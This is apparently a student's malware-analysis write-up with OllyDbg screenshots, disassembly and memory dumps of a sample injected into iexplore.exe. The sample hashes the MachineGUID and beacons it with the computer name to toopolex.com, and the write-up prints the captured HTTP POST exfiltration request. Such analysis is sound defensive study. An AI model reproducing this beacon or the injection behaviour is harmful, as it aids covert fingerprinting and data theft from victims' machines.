0049FEBC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0049FECC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0049FEDC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0049FEEC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0049FEFC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0049FF0C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0049FF1C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

0013FD7C  00176680  Çf$  Arg1 = ASCII "71754227-9a9a-4a7c-a5fd-d3db0ea77a8f"
0013FD80  00000024  $    Arg2 = 24
0013FD84  00176680  Çf$  ASCII "71754227-9a9a-4a7c-a5fd-d3db0ea77a8f"
0013FD88  00000001  ☺
0013FD8C  00000032  2
0013FD90  0016CCA0  á╠▬  UNICODE "C:\Program Files\Internet Explorer\iexplore.ex
0013FD94  00404042  B@@  RETURN to iexplore.00404042
0013FD98  00000000
0013FD9C  0016CCA0  á╠▬  UNICODE "C:\Program Files\Internet Explorer\iexplore.ex
0013FDA0  0013FF4C  L ‼
0013FDA4  00413DA5  Ñ=A  RETURN from iexplore.004065A2 to iexplore.00413DA5
0013FDA8  00412B4D  M+A  RETURN from iexplore.00413D97 to iexplore.00412B4D
0013FDAC  00000001  ☺
0013FDB0  00000000
0013FDB4  00000081  ü
0013FDB8  004092CC  ╠Æ@  Entry point
0013FDBC  004091F6  ÷æ@  Entry point
0013FDC0  0040C9C2  ┬╔@  Entry point
0013FDC4  0040922A  *Æ@  Entry point
0013FDC8  00409A77  wÜ@  Entry point

Breakpoint at iexplore.004065D2                                        Paused

8:46:  iexplore.exe   1,588 K   9,740 K   1656   Internet Explorer   Microsoft Corporation
8:46:  iexplore.exe   2,836 K   5,328 K   1628
8:46:
```

After function call:




OllyDbg - iexplore.exe - [CPU - main thread, module iexplore]

C File View Debug Trace Plugins Options Windows Help
L E M W T C R ... K B M H

```
004065B4  .  68 02000080   PUSH 80000002                        Arg1 = 80000002
004065B9  .  33FF          XOR EDI,EDI
004065BB  .  E8 92E4FFFF   CALL 00404A52                        iexplore.00404A52
004065C0  .  8BD8          MOV EBX,EAX
004065C2  .  83C4 0C       ADD ESP,0C
004065C5  .  85DB          TEST EBX,EBX
004065C7  .v 74 71         JZ SHORT 0040663A
004065C9  .  56            PUSH ESI
004065CA  .  53            PUSH EBX                             Arg1
004065CB  .  E8 3BF7FFFF   CALL 00405D0B                        iexplore.00405D0B
004065D0  .  50            PUSH EAX                             Arg2
004065D1  .  53            PUSH EBX                             Arg1
004065D2  .  E8 68D3FFFF   CALL 0040393F                        iexplore.0040393F
004065D7  .  8BF0          MOV ESI,EAX                          ASCII "988769F17748C7F8247957663AAECBA9"
004065D9  .  83C4 0C       ADD ESP,0C
004065DC  .  8975 F4       MOV DWORD PTR SS:[LOCAL.3],ESI
004065DF  .  85F6          TEST ESI,ESI
004065E1  .v 74 4F         JZ SHORT 00406632
004065E3  .  56            PUSH ESI                             Arg1
004065E4  .  E8 EFF3FFFF   CALL 004059D8                        iexplore.004059D8
004065E9  .  8945 FC       MOV DWORD PTR SS:[LOCAL.1],EAX
004065EC  .  59            POP ECX
004065ED  .  85C0          TEST EAX,EAX
004065EF  .v 74 3A         JZ SHORT 0040662B
004065F1  .  6A 64         PUSH 64                              Arg1 = 64
EAX=00168F88, ASCII "988769F17748C7F8247957663AAECBA9"
ESI=0016C470

Registers (FPU)
EAX 00168F88 ASCII "988769F17748C7F8247957
EDX 00E70003
EBX 00176680 ASCII "71754227-9a9a-4a7c-a5f
ESP 0013FEE8
EBP 0013FF0C
ESI 0016C470
EDI 00000000
EIP 004065D7 iexplore.004065D7
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr 00000000 ERROR_SUCCESS
EFL 00000216 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty -UNORM E44C 008D4360 7C91621B
ST1 empty +UNORM 0008 7C91639B 7C97B178
ST2 empty -UNORM E408 008CE454 00000000
ST3 empty +UNORM 55CD 008CE458 008CE45C
ST4 empty -UNORM E44C 008CE454 008CE468
ST5 empty +UNORM 0018 008CE964 008CE588
ST6 empty 1.0000000000000000000
ST7 empty 1.0000000000000000000
               3 2 1 0      E S P U O Z D

Address   Hex dump                                         ASCII
0041A000  99 54 CD 3C A8 87 10 4B A2 15 60 88 88 DD 3B 55  ÖT=<¿ç►Kó§'êê▌;U
0041A010  00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00              ☺
0041A020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0041A030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0041A040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0041A050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0041A060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0041A070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0041A080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0041A090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0041A0A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0041A0B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0041A0C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0041A0D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0041A0E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0041A0F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0041A100  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0041A110  20 C4 15 00 00 00 00 00 00 00 00 00 00 00 00 00   ─§
0041A120  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

0013FEE8  00176680  Çf$  ASCII "71754227-9a9a-4a7c-a5fd-d3db0ea77a8f"
0013FEEC  00000024  $
0013FEF0  00176680  Çf$  ASCII "71754227-9a9a-4a7c-a5fd-d3db0ea77a8f"
0013FEF4  0016C470  p─▬
0013FEF8  00000032  2
0013FEFC  00000000
0013FF00  001647D0  ╨G▬
0013FF04  00000005  ♣
0013FF08  001647D0  ╨G▬
0013FF0C  0013FF4C  L ‼
0013FF10  00413DA5  Ñ=A  RETURN from iexplore.004065A2 to iexplore.00413DA5
0013FF14  00412F08  ◘/A  RETURN from iexplore.00413D97 to iexplore.00412F08
0013FF18  00000001  ☺
0013FF1C  00000000
0013FF20  00000001  ☺
0013FF24  00000000
0013FF28  00000005  ♣
0013FF2C  00000001  ☺
0013FF30  00000001  ☺
0013FF34  00000000

                                                                        Paused
```

- ✓ This function calculates the MD5 hash value of the MachineGUID.

Student ID: 801157088
Name: TamilMathi TamilThurai



MD5 & SHA1 Hash Generator For Text

Generate the hash of the string you input.

71754227-9a9a-4a7c-a5fd-d3db0ea77a8f

Checksum type: ● MD5 ○ SHA1 ○ SHA-256


String hash: 988769F17748C7F8247957663AAECBA9

- ✓ Even though the full length of the hash value is obtained, the second argument specifies how many characters should be sent. In this case, its 24.


Total length of the Hash – **32** (**9988769F17748C7F8247957663AAECBA9**)

Used length of the Hash – **24** (**988769F17748C7F824795766**)

- ✓ This 24-character hash value will be sent along with the computer name to toopolex.com via HTTP POST method.



```
POST /controllers/user/fre.php HTTP/1.0
User-Agent: Mozilla/4.08 (Charon; Inferno)
Host: toopolex.com
Accept: */*
Content-Type: application/octet-stream
Content-Encoding: binary
Content-Key: BD5C680A
Content-Length: 171
Connection: close

..
[illegible]N.G.-.C.O.M.P.U
.T.E.R.V.......................0...9.8.8.7.6.9.F.1.7.7.4.8.C.7.F.
8.2.4.7.9.5.7.6.6.HTTP/1.1 200 OK
```



OllyDbg - iexplore.exe - [CPU - main thread, module iexplore]

```
004038B5  .  6A 00          PUSH 0                          ┌Arg4 = 0
004038B7  .  6A 00          PUSH 0                          │Arg3 = 0
004038B9  .  68 F3A6B0ED    PUSH EDB0A6F3                   │Arg2 = EDB0A6F3
004038BE  .  6A 09          PUSH 9                          │Arg1 = 9
004038C0  .  E8 20F9FFFF    CALL 004031E5                   └iexplore.004031E5
004038C5  .  8D4D FC        LEA ECX,[LOCAL.1]
004038C8  .  51             PUSH ECX
004038C9  .  6A 00          PUSH 0
004038CB  .  6A 00          PUSH 0
004038CD  .  68 03800000    PUSH 8003
004038D2  .  56             PUSH ESI
004038D3  .  FFD0           CALL EAX                        ADVAPI32.CryptCreateHash
004038D5  .  85C0           TEST EAX,EAX
004038D7  .v 74 51          JZ SHORT 0040392A
004038D9  .  6A 00          PUSH 0                          ┌Arg4 = 0
004038DB  .  53             PUSH EBX                        │Arg3
004038DC  .  FF75 08        PUSH DWORD PTR SS:[ARG.1]       │Arg2 => [ARG.1]
004038DF  .  FF75 FC        PUSH DWORD PTR SS:[LOCAL.1]     │Arg1 => [LOCAL.1]
004038E2  .  E8 7FFDFFFF    CALL 00403666                   └iexplore.00403666
004038E7  .  83C4 10        ADD ESP,10
004038EA  .  85C0           TEST EAX,EAX
004038EC  .v 74 3C          JZ SHORT 0040392A
004038EE  .  8B75 FC        MOV ESI,DWORD PTR SS:[LOCAL.1]
004038F1  .  6A 00          PUSH 0                          ┌Arg4 = 0
004038F3  .  6A 00          PUSH 0                          │Arg3 = 0
EAX=77DE9C51 (ADVAPI32.CryptCreateHash)
```

```
Address   Hex dump                                         ASCII
0049FDFC  A8 9E 16 00 00 00 00 00 00 00 00 00 00 00 00 00  ¿Ã▬
0049FE0C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0049FE1C  00 00 00 00 4B C6 D0 04 00 00 00 00 00 00 00 00      K╞╨♦
0049FE2C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0049FE3C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0049FE4C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0049FE5C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0049FE6C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0049FE7C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0049FE8C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0049FE9C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0049FEAC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0049FEBC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0049FECC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0049FEDC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0049FEEC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0049FEFC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0049FF0C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0049FF1C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

```
0013FD30  ┌00170FE0  α✱‡  ┌Arg1 = 170FE0
0013FD34  │00008003  ♥Ç   │Arg2 = 8003
0013FD38  │00000000       │Arg3 = 0
0013FD3C  │00000000       │Arg4 = 0
0013FD40  │0013FD58  X²‼  └Arg5 = 13FD58
0013FD44  │00000000
0013FD48  │00000001  ☺
0013FD4C  │00176680  Çf‡  ASCII "71754227-9
0013FD50  │00000010  ►
0013FD54  │00170FE0  α✱‡
0013FD58  │00000000
0013FD5C  │0013FD74  t²‼
0013FD60  └00403951  Q9@  ┌RETURN from iexp
0013FD64  ┌00176680  Çf‡  │Arg1 = ASCII "71
0013FD68  │00000024  $    └Arg2 = 24
0013FD6C  │00000000
0013FD70  │00000001  ☺
0013FD74  │0013FDA0  á²‼
0013FD78  └004065D7  ╫e@  ┌RETURN from iexp
0013FD7C  ┌00176680  Çf‡  │Arg1 = ASCII "71
```

Student ID: 801157088
Name: TamilMathi TamilThurai

Summary:

This malware creates mur.exe with parameter eam-wna which further spawns another mur.exe. Then, it creates two of either regsvcs.exe or iexplore.exe. One of the two process is the legitimate one, but malicious code injected one. This malicious injected windows process has different data in memory than in disk. It queries registry value such as MachineGUID, ActiveComputerName, etc. Finally, it sends Computer Name & 24-character of MD5 hash of machine GUID to toopolex.com via HTTP POST method.